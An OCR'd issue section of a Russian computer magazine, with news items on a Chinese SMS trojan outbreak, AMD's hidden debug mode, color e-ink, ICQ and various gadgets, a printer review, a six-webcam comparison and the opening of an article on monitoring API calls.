


В Поднебесной зарегистрирована одна из самых масштабных и быстрых мобильных эпидемий последнего времени — более миллиона зараженных смартфонов за несколько суток! Изначально троян, получивший имя AVK.Dumx.A Trojan, маскировался то ли под антивирус (это одна из наиболее популярных на сегодня схем), то ли под медиаплеер. Во мнениях по этому вопросу специалисты пока расходятся, и подробности относительно «заразы» не разглашаются, так что, возможно, верны оба варианта. Как бы то ни было, сейчас трой продолжает распространяться дальше и ежедневно наносит пользователям ущерб в размере $300 000, рассылая SMS на платные номера. Известно, что малварь очень неплохо справляется с обходом реальных антивирусных приложений — ничуть не хуже своих «старших братьев», поражающих обычные компьютеры. Когда очередной смартфон инфицирован, вирус рассылает по всему контакт-листу SMS-сообщения со ссылками на себя любимого и другую малварь, а помимо этого сливает все доступные приватные данные о телефоне (номер и модель аппарата, информация из адресной книги и так далее) своим хозяевам на удаленный сервер. Означенный сервер уже изучают власти Китая, однако не исключено, что собранная вирусом информация давно утекла «куда надо». Получается неплохой такой мобильный ботнет. Авторы трояна в любой момент могут заставить зараженный смартфон послать SMS на платный номер или использовать аппарат для очередной спам-рассылки. Побороть заразу до конца властям, мобильным операторам и экспертам в области IT-безопасности пока не удается в силу того, что вирь довольно часто обновляется, а китайские граждане, получив сообщение со ссылкой, почему-то считают своим долгом по этой ссылке пройти. Ничего, скоро всему научатся.

Компания W3Techs сообщает, что за прошедший год самыми популярными языками программирования, выполняемыми на стороне сервера, были: PHP — 74.9%, ASP.NET — 23.8% и Java — 3.9%.

СЕКРЕТНЫЙ РЕЖИМ ОТЛАДКИ В ПРОЦАХ AMD

Хакер, скрывающийся под ником Czernobyl, сумел взбудоражить весь Инет, выложив в Сеть информацию о своей «находке». А обнаружил Czernobyl скрытый режим отладки, зашитый в процессоры компании AMD (начиная с Athlon XP) и позволяющий выйти за рамки архитектуры x86. Информацию о том, как активировать недокументированные отладочные механизмы, он опубликовал на сайте www.woodmann.com (и сайт тут же лег, не выдержав наплыва интересующихся). Хакер честно заявил, что его «исследование» пока далеко от завершения, однако уже функционирует, и на свой страх и риск можно попробовать. По сути, добраться до отладочного модуля пока можно лишь проставив определенные значения в регистрах процессора и проведя ряд «шаманских» манипуляций. Восстановление самих функций инструментария пока происходит методом тыка. Представители AMD выступили с заявлением, сообщив, что находка хакера никогда не была «секретной» и предназначалась для заводских испытаний, при этом никакой угрозы безопасности тоже нет, потому как открывшиеся «новые возможности» ничего не дадут реверсерам. Правда ли это, пока сказать сложно — Czernobyl раскопал лишь верхушку айсберга, который теперь кинулись изучать тысячи человек со всего мира. Сумеют ли они найти что-нибудь полезное, как уже нашли реализуемые на аппаратном уровне условные точки останова программы в зависимости от содержимого данных, скоро узнаем.



ЦВЕТНЫЕ ЭЛЕКТРОННЫЕ ЧЕРНИЛА

Уже несколько лет кряду на различных выставках и конференциях публике демонстрируют прототипы E-Ink ридеров с цветным дисплеем. Однако до последнего времени такие устройства оставались концептами — производители не спешили делать ставку на цветные электронные чернила. Теперь этой несправедливости пришел конец. Компания E Ink официально представила технологию E Ink Triton, способную отображать 4096 цветов вместо обычных 16 градаций серого. Конечно, это не идет ни в какое сравнение с современными ЖК-дисплеями, где цветов миллионы, но подожди скептически ухмыляться. Все основные плюсы электронных чернил у Triton по-прежнему на месте: энергия расходуется только при смене изображения, что гарантирует устройству долгую «жизнь» (несколько недель от одного заряда аккумулятора). Не тянет видео? Зато прекрасно выглядит даже при ярком солнечном свете. К тому же новые дисплеи на 20% быстрее дисплеев Pearl, использующихся в последних версиях электронных книг Kindle и Kindle DX. По сути, Triton являет собой обычный черно-белый дисплей с наложенным цветофильтром. Первым девайсом с новинкой «на борту», судя по всему, станет ридер от компании Hanvon Technology. Этим ребятам принадлежит почти 80% китайского рынка электронных книг. Об устройстве пока известно лишь то, что оно будет укомплектовано 9.68-дюймовым сенсорным экраном (800x600) и модулями Wi-Fi и 3G, а его стоимость в родном Китае составит примерно $440. Вслед за E Ink свою цветную электронную бумагу показала и компания LG Display.



По объему трафика компания Google догоняет магистральных операторов Tier 1. Еще в январе 2010 «Гуглу» принадлежало 5% общемирового трафа, а сейчас этот показатель достиг уже 6.4%. Общий трафик Google за это время вырос почти на 80%.

БЕЛЫЙ IPHONE — РЕДКИЙ ВИД



Ни много ни мало $40 000 заработал 17-летний житель Нью-Йорка по имени Фей Лам, продавая запчасти для iPhone 4. Нет, погоди обвинять беднягу в страшных грехах, все запчасти легальны. Судя по их виду и качеству, можно предположить, что они вообще официальные — изготовленные для Apple. В чем прикол? В том, что все запчасти белого цвета — передняя и задняя панели со всеми кнопками и модулями. Официально белые iPhone 4 до сих пор не продают, и причина этой странности неизвестна. Лам не разглашает, где достает недошедшие до потребительского рынка компоненты, лишь говорит, что сумел выйти на неких людей из Foxconn. Этот маленький бизнес предприимчивый парень открыл только этим летом, и на данный момент общая выручка предприятия составила уже $130 тыс. Полный комплект включает в себя переднюю и заднюю панели со всеми модулями, кнопку Home, инструменты для самостоятельной «перекраски» аппарата, чехол и пленку на экран. Заплатить за это добро придется немало — $279. Есть и более бюджетное предложение, можно приобрести только переднюю панель за $169. Если такие цены тебя не пугают, вот адрес: www.whiteiphone4now.com.



Согласно исследованию компании Group-IB, ежегодно в руки российских киберпреступников попадает порядка 20% общемирового дохода от киберпреступлений. Выходит, за прошедший год наши хакеры «заработали» около $1 млрд.

ICQ ВЫХОДИТ НА ТРОПУ ВОЙНЫ



В апреле этого года компания AOL продала столь любимый российскими пользователями мессенджер ICQ российскому инвестиционному фонду Digital Sky Technologies (DST), он же «Mail.ru Group», за $187.5 млн. О том, что будет происходить с ICQ дальше, можно было догадаться на примере Mail.ru и «Одноклассников», которые так же находятся под управлением DST. Признаемся, мы с самого апреля ждали, когда новые хозяева «Аськи» заявят о себе и начнут портить жизнь альтернативным ICQ-клиентам и пользователям. И вот — свершилось. Первый тревожный сигнал поступил из блога разработчиков клиента Nimbuzz. По сути, новые владельцы ICQ поставили перед Nimbuzz ультиматум: либо подписывайте соглашение и платите деньги за каждого icq-пользователя в вашем клиенте, либо никакой «Аськи». В итоге бесплатный Nimbuzz был вынужден отказаться от поддержки протокола OSCAR (ICQ). Определенно, очередь скоро дойдет и до QIP, R&Q, Miranda IM и других популярных альтернатив. К тому же вполне вероятно, что у «Mail.ru Group» имеются планы по слиянию ICQ с «Mail.Ru.Агентом». Одним словом, ничего хорошего ждать не приходится. Устанавливать родной ICQ-клиент и любоваться на рекламу и предложения «пошли SMS на короткий номер 666 и цветочек твоей ICQ станет серо-буро-малиновым», которые явно не заставят себя ждать, тоже не вариант. Но и сетовать тут нечего: это не наш протокол, это собственность компании. Так что, похоже, выход один. У нас в команде уже давно все пользуются Jabber'ом, чего и тебе советуем.

Операционная система Windows 8 для персональных компьютеров будет разрабатываться ещё примерно два года и выйдет в конце 2012, сообщает блог корпорации Microsoft.

МОБИЛЬНЫЙ В РОЛИ БАНКОВСКОЙ КАРТЫ



В продвинутых восточных странах уже никого не удивишь тем, что проезд на метро, автобусе и другом общественном транспорте можно оплатить при помощи мобильного телефона. Все тем же мобильником можно воспользоваться и для оплаты мелких покупок. На Западе же, где традиционно распространены пластиковые карты, такой подход пока не нашел большого распространения. А там, где есть пустая ниша, в Штатах быстро появляется тот, кто хочет ее заполнить. Всего год назад начал свою работу многообещающий стартап, а уже сегодня руководство объявляет о привлечении $28 млн. венчурных инвестиций. Компания предлагает удобную схему для оплаты товаров с помощью любого мобильного телефона, вообще без установки специального софта или аппаратного модуля (как это происходит в случае с технологией NFC – Near Field Communication). На сотовый телефон наклеивается микрочип-наклейка BlingTag, использующая радиочастотную идентификацию (RFID). Для того ,чтобы оплатить счет в кафе или покупку в магазине, телефон необходимо поднести к специальному терминалу, который запросит пинкод и спишет суммы через платежную систему PayPal (например, с привязанной к аккаунту пластиковой карты). Затем система отправит SMS о проведении платежа на номер покупателя. Это удобно и для покупателей, привыкших к PayPal и пластиковым картам, и для продавцов, которым необходимо лишь установить специальный терминал Bling Nation. Стоимость комплекта со всем необходимым для владельцев бизнеса не превышает $100, а цена за обслуживание начинается с 49 долларов. В масштабах даже небольшого бизнеса это ерунда. Кстати, услуга впервые была запущена в прошлом году в офисном кафе компании eBay — владельца системы PayPal. За ним последовали другие заведения Кремниевой долины и торговые точки в некоторых университетских кампусах США. Сейчас BlingTag используют уже более 20 000 человек, и каждую неделю пользователей становится больше на несколько тысяч. Как ожидается, количество пользователей и заведений, где будет работать Bling Nation, скоро начнет расти лавинообразно. Особенно если сервису удастся договориться с производителями мобильных телефонов, которые без всяких вложений могли бы клеить метку BlingTag к девайсам прямо на заводе.

КЛАВИАТУРА НА СОЛНЕЧНЫХ БАТАРЕЯХ

Беспроводные устройства — это, без сомнений, благо. Но давай честно — ведь ты тоже регулярно забываешь зарядить или поменять аккумуляторы в мыши или клавиатуре? В итоге девайс, конечно, отключается в самый неподходящий момент, напоминая о вселенском законе подлости. С новой клавиатурой K750 от компании Logitech подобные проблемы больше не будут тебя беспокоить. Эта беспроводная клавиатура работает от солнечных батарей! Для подзарядки устройству вполне хватает света, который обычно есть в помещениях. Разумеется, встроенный аккумулятор у K750 тоже имеется (как иначе работать в темноте?) и, по заверениям разработчиков, одного полного заряда должно хватить на три месяца работы в абсолютной темноте. Еще одним плюсом устройства является компактность — толщина клавиатуры не превышает 8 мм. Для связи с ПК используется радиоканал на частоте 2.4 ГГц с шифрованием по алгоритму AES со 128-битным ключом (приемник Logitech Unifying входит в комплект). Цена этой интересной новинки составляет $80, и она уже появилась на прилавках магазинов США и Европы, так что можешь сделать себе оригинальный новогодний подарок :).

» **«Корпорация добра» Google теперь готова выплатить вознаграждение не только за баги, найденные в браузере Chrome. Отныне оплачиваются и уязвимости, найденные на ресурсах компании: YouTube, Orkut, Blogger, Google Docs и Gmail. Размер вознаграждения варьируется от $500 до $3133.7.**

МЫШЬ, ДОСТОЙНАЯ БЕТМАНА



Если тебе по душе необычные, функциональные и удобные манипуляторы, то мышь Cyborg R.A.T.9 от компании Mad Catz не оставит тебя равнодушным. Беспроводная новинка продолжает геймерскую серию R.A.T. и без, преувеличения, является ее украшением. Технические данные девайса удовлетворят почти любого современного игрока: регулируемое разрешение от 25 до 5600 точек на дюйм с шагом в 25 единиц. Приемник, работающий на частоте 2.4 ГГц (задержка не превышает 1 мс). Частота опроса достигает 1000 Гц, а максимальная скорость перемещения, которую способна отслеживать оптическая система, составляет 6 м/с. Но самая интересная особенность девайса заключается в том, что почти все его физические характеристики можно менять «под себя». Настраивается буквально все: ширина, высота, длина корпуса и, уже традиционно для такого рода устройств, масса. Последняя регулируется при помощи пяти грузиков массой 6 г каждый. Кроме того, Cyborg R.A.T.9 комплектуется настольным зарядным устройством, где и хранятся грузы. Кстати, каждой из двух литиево-ионных батарей мышки хватит на 9 часов активной игры или на 4 дня обычного использования. В качестве заключительного штриха позволь добавить, что корпус Cyborg R.A.T.9 оснащен металлическими шасси и 5-ю программируемыми кнопками. Описывать безумный футуристический дизайн новинки мы не будем, вместо этого предлагаем тебе «один раз увидеть», посмотрев на иллюстрацию. Цена гаджета — $150.

SDD ОТ ZALMAN



Похоже, компании Zalman стало тесно в привычной для нее сфере систем охлаждения и корпусов и она решила наладить выпуск собственных SDD-накопителей. Пока запланировано и анонсировано две линейки: S-Series и N-Series. Причем решения в первой линейке будут построены на базе контроллера SandForce, а в основе SSD из семейства S-Series окажется контроллер от JMicron. Все готовящиеся к релизу твердотельные диски Zalman будут выполнены в форм-факторе 2,5 дюйма в корпусе из анодированного алюминия и оснащены интерфейсом подключения SATA 3.0 Gbps, а также поддержкой команды TRIM в ОС Windows 7. В серии S будет представлено три модели емкостью 32, 64 и 128 ГБ, со скоростью чтения 260 Мбит/с. Скорость записи, в отличие от скорости чтения, варьируется: 60 МБ/с для младшей модели, 120 МБ/с для средней и 210 МБ/с для старшей модели. N серия будет представлена двумя девайсами объемом 64 и 128 ГБ, но максимальная скорость чтения и записи для нее составит уже до 280 и 270 МБ/с соответственно. Известны и цены. Стоимость младшей 32-ГБ модели в S-линейке — $99.99, самый большой и быстрый накопитель из N-серии обойдется в $289.99.

$100 000 предложила компания Microsoft разработчикам игры Plants Vs. Zombies за портирование их игры на платформу Windows Phone 7. Они отказались.

MACBOOK AIR СТАЛ ЕЩЕ ТОНЬШЕ

Очередную долгожданную новинку выпустила компания Apple — в продажу поступили обновленные ноутбуки MacBook Air. Согласно пресс-релизу, Air теперь «представляет собой первый ноутбук нового поколения с переходом от механических жестких дисков и оптических приводов к полупроводниковым флэш-накопителям и интернет-сервисам». Работает все это в 2 раза быстрее, а места занимает меньше, так что MacBook Air еще немного «похудел»: размеры лэптопа теперь составляют 0.28 см в самом узком месте и не превышают 1.7 см в самом широком. Моделей, кстати, две: старшая с 13.3-дюймовым экраном (разрешение 1440x900 точек) и младшая с экраном 11.6" (разрешение 1366x768 точек). Конфигурация 13.3-дюймовой модели такова: Intel Core 2 Duo 1.86 ГГц, 2 ГБ ОЗУ, полупроводниковые флэш-накопители на 128 Гб или 256 Гб и графическая система NVIDIA GeForce 320M с 256 МБ памяти DDR3 SDRAM. Младший 11-дюймовый ноутбук чуть скромнее: Intel Core 2 Duo 1.4 ГГц, 2 ГБ ОЗУ, полупроводниковые флэш-накопители объемом 64 ГБ или 128 ГБ. Опция сборки по заказу включает более быстрые процессоры, 4 Гб ОЗУ и дополнительные аксессуары. При всех перечисленных достоинствах ноутбуки также оснащаются полноразмерной клавиатурой, стеклянным трекпадом Multi-Touch, камерой FaceTime, микрофоном и стереодинамикам. Поддержка беспроводных сетей представлена в виде AirPort Extreme Wi-Fi (802.11n) и Bluetooth 2.1 + EDR. Приятно и то, что цены на самые тонкие «яблочные» ноуты снизились: теперь цена начинается от $999 за базовую 11.6-дюймовую комплектацию (естественно, это цена в Штатах). Стоимость же 13.3-дюймового MacBook Air стартует с $1299. Однако праздник маководов был немного подпорчен сообщениями о возможных дефектах системной платы, которыми Apple якобы пренебрег. Дело в том, что у некоторых из пользователей, приобретших 11-дюймовую модель, происходят сбои в работе системы вообще и графической подсистемы в частности. Растерянные юзеры наблюдают на экране своих «Маков» всевозможные артефакты (вертикальные и горизонтальные полосы, искаженные цвета), сопровождаемые остановками работы операционной системы. Apple уже выпустила обновление ПО, призванное устранить проблемы в работе графической подсистемы, однако оно помогает не всем — у многих глюки не исчезают.







SAMSUNG SCX-4600

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

СКОРОСТЬ ПЕЧАТИ, СТР/МИН: 22
ВРЕМЯ ВЫХОДА ПЕРВОЙ СТРАНИЦЫ, С: 10
РАЗРЕШЕНИЕ ПЕЧАТИ: 1200X1200
СКОРОСТЬ КОПИРОВАНИЯ, СТР/МИН: 22
ОПТИЧЕСКОЕ РАЗРЕШЕНИЕ СКАНЕРА: 1200X1200
ВХОДНОЙ ЛОТОК, Л: 250
ПАМЯТЬ, МБ: 64
ПРОЦЕССОР, МГЦ: 360
ГАБАРИТЫ, ММ: 416X409X275.8
ВЕС, КГ: 10.69



6500₽

Пока человечество не перевело всю информацию в цифровой вид и не встроило в себя разъемы для ее восприятия, анализа и передачи, нам придется выводить нужные данные с мониторов на бумагу. А чем информации больше, тем чаще, видимо, эта операция будет осуществляться. Также, впрочем, как и обратная ей, то есть перевод данных в цифровую форму для последующего использования. В общем, без МФУ сегодня не обойтись. Особенно лазерного, чтобы быстро, недорого и качественно выполняло свою работу. Таких сегодня довольно много на рынке, поэтому проблема заключается в том, чтобы сделать правильный выбор. Мы протестировали монохромное МФУ с возможностью цветного сканирования Samsung SCX-4600 и пришли к выводу, что оно станет отличным помощником для всех, кому нужны услуги посредника по переводу данных из цифровой в аналоговую форму и наоборот.

Начало работы

Устройство выполнено в массивном и тяжелом корпусе темного цвета, благодаря чему выглядит оно весьма и весьма стильно, хоть и места на столе займет немало. На переднюю панель вынесены индикаторы, клавиши управления и небольшой ЖК-дисплей, что также добавляет Samsung SCX-4600 шарма. Вообще, общаться с принтером через его панель управления, а не через средства компьютера, очень удобно, чему во многом способствуют двухстрочный экран и так называемая навигационная клавиша: на мониторе отображается текущее состояние устройства и другая полезная информация, а большой нави-кнопкой всем легко и просто командовать.
С МФУ поставляется весьма удобное и простое в использовании программное обеспечение. Кстати, установка устройства также не вызывает никаких проблем и занимает минимум времени. Этот комбайн обладает вместительными лотками для бумаги, есть в нем и возможность ручной подачи по одному листу. Когда наступит момент смены тонера, то ты сможешь осуществить эту операцию очень легко и просто – тут все продумано.

Процесс работы

Функциональные возможности устройства выходят довольно далеко за рамки простого трио печать-копирование-сканирование благодаря различным дополнительным опциям. Например, функция AnyPrint, реализуемая с помощью прилагаемого ПО, позволяет скомпоновать из понравившихся элементов веб-страниц свой коллаж и распечатать его, действуя исключительно мышкой и не прибегая к помощи фоторедактора. Кроме того, их можно просто сохранить в виде графического файла. Другой полезной и интересной функцией является возможность распечатать содержимое экрана нажатием одной клавиши на корпусе МФУ. Естественно, это касается и того контента, который создан с помощью AnyPrint. Как ты понимаешь, с помощью этой функции можно упростить свою работу и увеличить скорость выполнения многих операций, тем более, что можно выбирать – печатать ли весь экран, либо только то окно, которое активно в данный момент. Есть и несколько специальных режимов, которые будут интересны владельцам домашних офисов: копирование на один лист двух сторон удостоверения, печать нескольких экземпляров документа на одном листе, копирование плакатов и так далее.
После того, как мы рассказали тебе о том, что может печатать это устройство, тебе наверняка интересно, как быстро и с каким качеством оно это делает. Тут тоже все в порядке: 10 наших тестовых страниц, состоящих из наиболее часто использующихся элементов (текст разного шрифта и кегля, таблица, диаграмма, картинка) Samsung SCX-4600 напечатал за 38 секунд, а на создание одной копии он потратил 9 секунд. Все было пропечатано четко и насыщенным черным, артефактов замечено не было.

Итоги

МФУ Samsung SCX-4600 будет достойным помощником как для школьника или студента, так и для владельца домашнего офиса. Все, что для этого нужно, у этого устройства имеется.

Сергей Никитин



СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ

CANYON CNR-WCAM820
CREATIVE LIVE!CAM OPTIA AF
GENIUS ISLIM 2020AF
LOGITECH C600
LOGITECH QUICKCAM SPHERE
MICROSOFT LIFECAM VX-5500

КОМПЬЮТЕРНОЕ ОКО

СРАВНИТЕЛЬНОЕ ТЕСТИРОВАНИЕ ВЕБ-КАМЕР

Вступление

Для того, чтобы разнообразить свое общение по Интернету, нужно совсем немного, а именно — приобрести веб-камеру. Сегодня эти устройства очень доступны, так же как и приличная скорость соединения, позволяющая передавать голос и видео со вполне приемлемым качеством. Проблема в выборе, но тут мы тебе поможем.

Технологии

Итак, для чего же, собственно, нам нужна веб-камера? Основным ее предназначением является передача картинки на компьютер, причем в реальном времени. Тут сразу нужно отметить, что передача изображения высокой четкости через сеть в реальном времени — дело, пока, в общем-то, бесполезное, поэтому многомегапиксельная матрица особо веб-камере и не нужна. Разве что для создания фотографий, но на очень высокое качество картинки рассчитывать все равно не приходится. Поэтому бывает и так, что картинку более высокого качества дает не та камера, у которой мегапикселей больше, а та, у которой их как раз меньше, зато сам размер матрицы больше. Он влияет на такие параметры, как цифровой шум (он меньше, если матрица больше) и качество работы в условиях недостатка света. Помимо качества картинки важно и то, каким образом происходит фокусировка изображения. Вариантов тут два — либо она автоматическая, либо на камере присутствует специальное колесико. Некоторые модели даже могут сами следить за передвижением лица человека (или нескольких), находящегося перед компьютером! Но гладко это выглядит только на бумаге, а в жизни автофокусировка не всегда работает безупречно, особенно если света мало или выбран нестандартный ракурс, поэтому возможность ручной настройки тоже желательно иметь под рукой. Также матрица вкупе со светосилой оптики, установленной на камере, влияют на динамический диапазон — параметр, отвечающий за то, чтобы на изображении не было проблем со светлыми и темными участками (они могут выбиваться и проваливаться). Все остальное уже зависит от качества и возможностей поставляемого вместе с камерой программного обеспечения. Это всевозможные аватарки, фильтры и эффекты, интеграция с сетевыми сервисами, быстрая отправка фоток по почте и многое другое. По сути, от софта зависит и быстрота, и правильность подстройки камеры под меняющийся свет, а также естественность цветопередачи и некоторые другие параметры. Так что не нужно думать, что ПО для камеры — это нечто не особо нужное.

Методика тестирования

Для начала мы внимательно смотрели на качество картинки, причем делали это при разных источниках света: при лампе накаливания и при люминесцентной лампе, в полутемной комнате и при дневном свете. Также мы смотрели и на то, как быстро и насколько четко камеры подстраиваются под изменение ситуации со светом. Искали мы и цифровой шум, который появляется при недостатке света. Не обошли мы вниманием и качество цветопередачи, скорость и корректность работы автофокуса и/или фокусировочного кольца. Понимая, что программное обеспечение к камере прикладывается не просто так, мы изучали и его возможности, которые могут включать в себя настройку различных параметров, удобный интерфейс, взаимодействие с Интернет-сервисами и забавные эффекты.





Canyon CNR-WCAM820

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ФАКТИЧЕСКОЕ РАЗРЕШЕНИЕ, МП: 2,0
РАЗРЕШЕНИЕ (ИНТЕРПОЛЯЦИЯ), МП: 5,3
ЧАСТОТА ВИДЕО, КАДР/С: 30
ВСТРОЕННЫЙ МИКРОФОН: ДА
ФОКУСИРОВКА: РУЧНАЯ





Веб-камера всегда на виду, и поэтому к ее дизайну предъявляются весьма высокие требования. У изделия Canyon CNR-WCAM820 с этим все в порядке: двухцветный (голубой с серебристым) симпатичный корпус, прозрачная подставка — в общем, стильное устройство, ничего не скажешь. Изображение камера создает хорошее, особенно если учесть, что ее стоимость крайне невелика: цвета естественные, недостаток света выливается в минимальный шум, разве что задержка изображения великовата. Те шарниры, что соединяют саму камеру с подставкой, и зажим для крепления на экран сделаны на болтах, так что когда конструкция со временем разболтается, ее можно будет подтянуть.

К сожалению, но вполне естественно, невысокая цена вылилась в чисто конструктивные недостатки и другие мелкие неудобства. Кабель USB из комплекта поставки короткий, софт оттуда же не балует ни интерфейсом, ни возможностями. Очень тяжело поворачивается фокусировочное кольцо, а крепящийся к подставке шарнир сделан из пластика, что в будущем принесет проблемы.



Creative Live!Cam Optia af

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ФАКТИЧЕСКОЕ РАЗРЕШЕНИЕ, МП: 2,0
РАЗРЕШЕНИЕ (ИНТЕРПОЛЯЦИЯ), МП: 7,7
ЧАСТОТА ВИДЕО, КАДР/С: 30
ВСТРОЕННЫЙ МИКРОФОН: ДА
ФОКУСИРОВКА: АВТОМАТИЧЕСКАЯ





Синяя подсветка этой камеры всегда будет для тебя надежным маяком в темной комнате или на захламленном столе. Да и выглядит это симпатично. Вообще, внешний вид камеры нестандартен: этакий поворачивающийся в двух плоскостях скругленный цилиндр. Он не имеет кольца фокусировки, но камера оснащена автофокусом. Кроме того, она обладает весьма впечатляющим показателем светосилы (F/2,9), дающим возможность работать в интимном полумраке. Матрица также неплоха, у нее хорошая цветопередача и динамический диапазон. Порадовало идущее в комплекте ПО, с помощью которого, например, очень легко записать и разместить на YouTube свой видеоролик.

Такое впечатление, что в отместку за свою функциональность установка софта выполняется крайне коряво и неудобно. В процессе работы начинаешь скучать по кольцу фокусировки, потому что сам автофокус работает небыстро и не всегда точно. Если ты покупаешь эту камеру для общения целой компанией, то останешься доволен широкоугольностью объектива, но если ты одиночка, и твоя комната не всегда в армейском порядке, то это ее свойство тебе не понравится.





Genius iSlim 2020AF

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ФАКТИЧЕСКОЕ РАЗРЕШЕНИЕ, МП: 2,0
РАЗРЕШЕНИЕ (ИНТЕРПОЛЯЦИЯ), МП: 8,5
ЧАСТОТА ВИДЕО: 1,3 МП ДО 9 КАДР/С, 2 МП ДО 6 КАДР/С
ВСТРОЕННЫЙ МИКРОФОН: ДА
ФОКУСИРОВКА: АВТОМАТИЧЕСКАЯ





На красно-черном корпусе этой камеры, который отличается стильностью и миниатюрностью, расположена кнопка, по нажатию которой вылетает птичка, то есть делается фотография. Камера крутится вокруг своей оси и вообще наклоняется во все стороны. Программное обеспечение из комплекта поставки предоставляет очень забавные возможности, такие как, например, фейс-морфинг и анимированные аватарки, одевание масок, очков и накладывание прочих веселых эффектов. Автофокус работает так, что к нему нельзя предъявить каких-либо претензий.



При работе в темноте изображение начинает сильно лагать, но даже если света достаточно, то на картинке заметны шумы. Вообще, качество изображения не очень высоко: картинка блеклая, хотя детализация неплоха. Не достает устройству и динамического диапазона. Автоподстройка под освещенность происходит с очень большими задержками.

Logitech C600

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ФАКТИЧЕСКОЕ РАЗРЕШЕНИЕ, МП: 2,0
РАЗРЕШЕНИЕ (ИНТЕРПОЛЯЦИЯ), МП: 8,0
ЧАСТОТА ВИДЕО, КАДР/С: 30
ВСТРОЕННЫЙ МИКРОФОН: ДА
ФОКУСИРОВКА: РУЧНАЯ





В данной камере очень интересна ее подставка, точнее, конструкция оной — крепиться устройство может практически на любую поверхность, от монитора до клавиатуры. На самом корпусе присутствует колесико фокусировки (причем сбоку, что весьма оригинально) и кнопка создания фотографий. Для тех, кто часто обижается на собеседника, предусмотрена специальная шторка, закрывающая объектив: при этом твой визави будет видеть ранее выбранную тобой заставку. Качество изображения у этой камеры высокое, цвета естественные, как и динамический диапазон. Понравилась нам и простая процедура калибровки, не требующая ручной установки точек, а также поставляемый софт, обладающий широкими возможностями: в частности, свое лицо можно заменить красивой трехмерной моделью.



Вращение камеры возможно только в двух плоскостях, наклонить ее никуда не получится. При недостатке света начинают появляться заметные задержки в работе.





Logitech QuickCam Sphere

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ФАКТИЧЕСКОЕ РАЗРЕШЕНИЕ, МП: 2,0
РАЗРЕШЕНИЕ (ИНТЕРПОЛЯЦИЯ), МП: 8,0
ЧАСТОТА ВИДЕО, КАДР/С: 30
ВСТРОЕННЫЙ МИКРОФОН: ДА
ФОКУСИРОВКА: АВТО



У этой камеры говорящее название: она состоит из пары сфер, поставленных друг на друга. Сверху пластик прозрачен, и сквозь него можно увидеть компоненты устройства и объектив. Следить за объективом весьма любопытно, особенно за тем, как он поворачивается в погоне за твоим отклонившимся лицом. Более того, слежение можно осуществлять и вручную с помощью прилагаемого ПО, а также настроить камеру так, чтобы она внимательно наблюдала не только за одним лицом в кадре, но и за несколькими. Кроме того, в утилите имеется выбор фильтров и аватарок, так что скучно тебе не будет. Изображение камера передает хорошо, детализация неплоха, а задержки невелики, даже если света немного.

Правда, автоподстройка при смене освещенности не всегда успевает вовремя. Камера стоит совсем недешево, не каждый решится на такие траты. Автоматическое слежение не всегда успевает справиться со своей работой.

Microsoft LifeCam VX-5500

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ФАКТИЧЕСКОЕ РАЗРЕШЕНИЕ, МП: 0,3
РАЗРЕШЕНИЕ (ИНТЕРПОЛЯЦИЯ), МП: 1,3
ЧАСТОТА ВИДЕО, КАДР/С: 30
ВСТРОЕННЫЙ МИКРОФОН: ДА
ФОКУСИРОВКА: АВТО



Если ты любишь менять окружающее тебя пространства в угоду настроению, то сменные цветные панели для этой веб-камеры придутся тебе по вкусу. Хотя она и так выглядит неплохо — красный корпус, соединенный с кольцом-подставкой серебристого цвета. Благодаря своим небольшим габаритам, а также возможности складываться, ее можно везде носить с собой, не говоря уж о перемещении в сумке вместе с ноутбуком. И возить ее с собой можно не зря, так как качество картинки она обеспечивает вполне приличное, имеет быстрый автофокус и шуструю подстройку под окружающий свет. Программное обеспечение этой камеры дает тебе возможность играть с разнообразными эффектами.

Невеликий динамический диапазон несколько портит весьма положительное общее впечатление от этой камеры. Кроме того, несмотря на приличный выбор эффектов, настроек в программном обеспечении очень мало.

Капитан Улитка



Под присмотром API Monitor

Правильный шпион за API-вызовами в системе

Отладчик и дизассемблер — это, безусловно, лучшие инструменты, чтобы посмотреть, как устроена какая-то программа изнутри. Но есть еще одно средство, которое быстро может дать картину того, что происходит внутри приложения, и как оно взаимодействует с операционной системой. Это монитор API-вызовов.

Работа многих приложений и самой Windows во многом построена на системе DLL, т.е. динамически загружаемых библиотек. Приложениями предоставляются сервисные API-функции, с помощью которых они могут взаимодействовать с системой. Условно говоря, есть функции для чтения и записи в реестр, работы с файловой системой, сетевого взаимодействия и т.д. Фиксируя вызовы API-функций, мы можем узнать многое о работе приложения. А перехват таких вызовов (и спуфинг результата их выполнения) позволяет обойти многие ограничения системы и делать с ней практически что угодно.

